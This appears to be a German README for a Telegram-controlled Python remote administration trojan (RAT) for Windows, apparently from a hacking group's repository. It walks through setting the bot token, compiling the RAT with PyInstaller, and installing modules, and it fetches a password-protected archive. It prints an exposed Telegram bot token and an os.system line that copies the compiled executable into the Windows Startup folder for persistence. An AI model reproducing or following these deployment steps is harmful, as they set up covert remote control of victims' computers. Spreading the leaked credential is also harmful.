 the404hacking/windows-python-rat
Ein neues Remote-Administrator-Tool [RAT] für Microsoft Windows mit Python von Sir.4m1R.

Bot-ID: @W_P_RAT_Bot
Token: 586363223:AAHSLdPnAE60avs_T25l_HjzRahtw6PhxDY

Um dein Bot-Token in der RAT zu ersetzen, gehe einfach zu Zeile 35 in der Datei Windows-Python-RAT.py und setze deinen API-TOKEN anstelle von TOKEN ein.
In Zeile 35:
#Replace Your Bot API-TOKEN
update = Updater("TOKEN")
Beispiel für das Ersetzen des Tokens:

Für die StartUp-Einstellung musst du zuerst den Namen deines Bots in der Datei Windows-Python-RAT.py eintragen, bevor du sie kompilierst. Zum Beispiel musst du vor dem Kompilieren der RAT-Datei zu Zeile 281 gehen und sie als YOUR-COMPILED-RAT-NAME.exe benennen.
In Zeile 281:
os.system('copy YOUR-COMPILED-RAT-NAME.exe "C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"')
#replace your rat name on 'YOUR-COMPILED-RAT-NAME.exe'
Video-Tutorial zum Einrichten eines Autostarts für eine RAT: Ansehen
Windows-Python-RAT erfordert Python Version 2.7.x
Lade Python Version 2.7.13 herunter: Klicke Hier
Für Windows (.msi) herunterladen
Lerne, Python unter Microsoft Windows zu installieren: Klicke Hier
Um die Windows-Python-RAT zu verwenden, musst du die folgenden Module in deinem Python installieren.

Für die automatische Installation kannst du zuerst die Datei Setup.py (python Setup.py) öffnen und die Option [1] Install Module auswählen.
Um die Module manuell zu installieren, gib einfach die Befehle zur Installation jedes Moduls in deine CMD oder dein Terminal ein.
Modulliste:
python -m pip install --upgrade pip
python -m pip install python-telegram-bot
python -m pip install pyttsx
python -m pip install pyinstaller
Lade es vom Telegram-Kanal oder von PicoFile herunter und klicke zur Installation auf Autopy.exe.
Das Passwort der Datei autopy-[@The404Hacking].rar lautet: @The404Hacking
Lerne, das AutoPy-Modul unter Python 2 zu installieren: Ansehen
Lade es vom Telegram-Kanal oder von PicoFile herunter und klicke zur Installation auf Autopy.exe.
Das Passwort der Datei autopy-[@The404Hacking].rar lautet: @The404Hacking
git clone https://github.com/The404Hacking/Windows-Python-RAT.git
cd Windows-Python-RAT
python Setup.py
Download from https://github.com/The404Hacking/Windows-Python-RAT/archive/master.zip
Windows-Python-RAT-master.zip
Extract files.
cd Windows-Python-RAT
python Setup.py
Logo:
Setup-Screenshot:



RAT-Bedienfeld @W_P_RAT_Bot:
Download: Hier klicken
Klonen: git clone https://github.com/The404Hacking/Windows-Python-RAT.git
